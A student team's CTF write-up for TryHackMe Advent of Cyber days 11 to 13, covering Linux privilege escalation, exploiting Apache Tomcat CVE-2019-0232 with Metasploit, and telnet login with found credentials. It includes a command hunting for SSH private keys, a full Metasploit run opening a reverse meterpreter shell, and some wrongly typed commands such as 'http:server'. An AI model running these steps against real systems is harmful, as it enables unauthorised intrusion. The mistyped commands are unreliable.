PSP0201

Week 4

Writeup

Group Name: Modus Potent

Members

ID	Name	Role
1211200107	Afiezar Ilyaz bin Alfie Iskandar	Leader
1211202025	Abdullah bin Kamaruddin	Member
1211103649	Nur Qistina binti Roslan	Member

Day 11: Networking - The Rogue Gnome

Tools Used: Kali Linux, Terminal.

Question 1

The question asked what type of privilege escalation involves using a user account to execute commands as an administrator? The answer to that question is vertical privilege escalation.

Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this? The answer is also vertical privileges escalation because for a user to use the *sudo* command, you must have permissions as root, which is the highest privileged user.

The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "**sudoers**" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this? This will be horizontal privilege escalation because you have identical permissions to Sam, but you now have access to his resources and material

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you.

Question 4

What is the name of the file that contains a list of users who are a part of the sudo group? They are called sudoers.

Users who can use `sudo` are called "**sudoers**" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5

What is the Linux Command to enumerate the key for SSH? The command to enumerate the key for SSH is *find / -name id_rsa 2>/dev/null*

```
┌──(1211200107㉿kali)-[~]
└─$ find / -name id_rsa 2> /dev/null
```

Question 6

If we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute? The command we use is *chmod +x find.sh*

Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host an HTTP server using python3 on port 9999? The command you would use is *python3 -m http:server 9999.*

Question 8

What are the contents of the file located at /root/flag.txt? The content inside is *thm{2fb10afe933296592}.*


Thought Process/Methodology:

For the first question, the question asked what type of privilege escalation involves using a user account to execute commands as an administrator? The answer is vertical privilege escalation as u get more privileges and more sources. Moving to the second question, you gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this? The answer to the question is also vertical privileges escalation because the user is allowed to use sudo commands, which are only available to root, the highest privilege user. For the third question, you gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this? This will be horizontal privilege escalation because you have identical permissions to Sam, but you now have access to his resources and material. Next, what is the name of the file that contains a list of users who are a part of the sudo group? These are called sudoers. Then for question 5, What is the Linux Command to enumerate the key for SSH? We will use the command *find / -name id_rsa 2>/dev/null* to enumerate the key for SSH. After that, question 6 asked if we have an executable file named find.sh that we just copied from another machine, what command do we need to use to make it be able to execute? The answer is *chmod +x find.sh.* The penultimate question asked if the target machine you gained a foothold into is able to run wget, What command would you use to host an HTTP server using python3 on port 9999? The command used would be *python3 -m http:server 9999.* Finally, for the last question, we will go on the terminal and type in *ssh cmnatic@10.10.203.46.* Then we will use bash -p to increase the privilege and type in *whoami* to check what privileges we have. We find out that we have root privileges and concatenate */root/flag.txt* to get the flag for Day 11.


Day 12: Networking - Ready, set, elf.

Tools Used: Kali Linux, Terminal, Firefox


1. First, we open up our terminal and start an Nmap of the target (10.10.52.136). We then find out that there are 4 ports which are 8080, 3389, 5357, and 8009.



2. We open up the first port (8080) and find Apache Tomcat version 9.0.17, which is the answer to the first question



3. Go to *https://www.exploit-db.com* and go to the search section and type in *Apache Tomcat - CGIServlet enableCmdLinceArguments Remote Code Execution (Metasploit)*, which gives the answer to the second question.



4. Type in *msfconsole -q* and search *2019-0232*. We will then use the 0 exploit and open up options

```
root@ip-10-10-170-127:~# msfconsole -q
msf5 > search 2019-0232

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       C
heck  Description
   -  ----                                          ---------------  ----       -
---  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10       excellent  Y
es    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability


msf5 >
```


```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

5. We will now try finding the targeturi. We type in *cat target.txt(10.10.52.136)* and set rhosts to 10.10.52.136. From this part, we only needed to set the RHOST, the answer to question 4.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifi
er, or hosts file with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   SSLCert                     no        Path to a custom SSL certificate (defau
lt is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.10.170.127    yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.52.136
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set rhosts 10.10.52.136
rhosts => 10.10.52.136
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

6. We go back on to firefox and type in *10.10.52.136:8080/cgi-bin/elfwhacker.bat*. On the page, we get the vulnerable script.



7. On the terminal, type in *set targeturi /cgi-bin/elfwhacker.bat* and run. On the meterpreter, type in *shell* to open up a shell.

```
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set targeturi /cgi-bin/elfwh
acker.bat
targeturi => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > run

[*] Started reverse TCP handler on 10.10.170.127:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.52.136
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Meterpreter session 1 opened (10.10.170.127:4444 -> 10.10.52.136:49768) at 2
022-06-30 14:27:31 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
```

```
meterpreter > shell
Process 3176 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>
```

8. Type in *dir* to open up the directories and all the paths available on *cgi-bin.*

```
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROO
T\WEB-INF\cgi-bin

30/06/2022  14:41    <DIR>          .
30/06/2022  14:41    <DIR>          ..
30/06/2022  14:27            73,802 bJEOL.exe
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
30/06/2022  14:41            73,802 QrHyR.exe
               4 File(s)        148,456 bytes
               2 Dir(s)   8,243,429,376 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>
```

9. Type in *type flag1.txt* to get the flag.

```
 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROO
T\WEB-INF\cgi-bin

30/06/2022  14:41    <DIR>          .
30/06/2022  14:41    <DIR>          ..
30/06/2022  14:27            73,802 bJEOL.exe
19/11/2020  22:39               825 elfwhacker.bat
19/11/2020  23:06                27 flag1.txt
30/06/2022  14:41            73,802 QrHyR.exe
               4 File(s)        148,456 bytes
               2 Dir(s)   8,243,429,376 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-
bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
```

Thought Process/Methodology:


First, we open up our terminal and start an Nmap of the target (10.10.52.136). We then find out that there are 4 ports which are 8080, 3389, 5357, and 8009. Then, we go onto firefox and try opening up the first port which is the 8080 port. The port leads to a website titled Apache Tomcat/9.0.17. This is the answer to the first question. Next, we go to https://www.exploit-db.com and go to the search section and type in *Apache Tomcat - CGIServlet enableCmdLinceArguments Remote Code Execution (Metasploit)*, which gives the answer to the second question on which CVE can be used to create a Meterpreter entry onto the machine. Later, on the terminal, type in *msfconsole -q* and search *2019-0232*. We will then use the 0 exploit and open up options. On the module options, we do not know the targeturi. We will now try finding the targeturi by concatenating *target.txt(10.10.52.136)* and setting RHOSTS to 10.10.52.136. Question 4 asked which Metasploit settings you had to set, and the answer to that is RHOSTS. Following the example shown on TryHackMe's website, we can try and go to *8080/cgi-bin/elfwhacker.bat and get the vulnerable script.* Now on the terminal, type in and run *set targeturi /cgi-bin/elfwhacker.bat*. On the meterpreter, open up a shell and type in *dir* to open up the directories and all the paths available on *cgi-bin.* We find that there is a file named flag1.txt. Last but not least, type in *type flag1.txt in the terminal* to get the flag for Day 12.

Day 13: Networking - Coal for Christmas

Tools Used: AttackBox, Kali linux, Terminal


Question 1


Using the command **nmap 10.10.95.227** in the terminal in AttackBox, results showed the services running in the server are ssh, telnet and rpcbind. Though from here we know that the answer is telnet because it is one of the known for the vulnerability and old deprecated protocol. It was developed in 1969.



Question 2


By putting in the command nmap **telnet 10.10.95.227 23** (23 since the port for the telnet is 23), we got the credentials that was left for us and since TryHackMe just want the password, we are left with **clauschristmas** as the credential.






Question 3

Using the command **cat /etc/*release** after we login using the given credentials, we were able to obtain the distribution of Linux and what version was used.




Question 4

By entering the command cat cookies_and_milk.txt, we were able to find the message left behind by one particularly suspicious person, **Grinch** who exposed himself saying he got here before us.



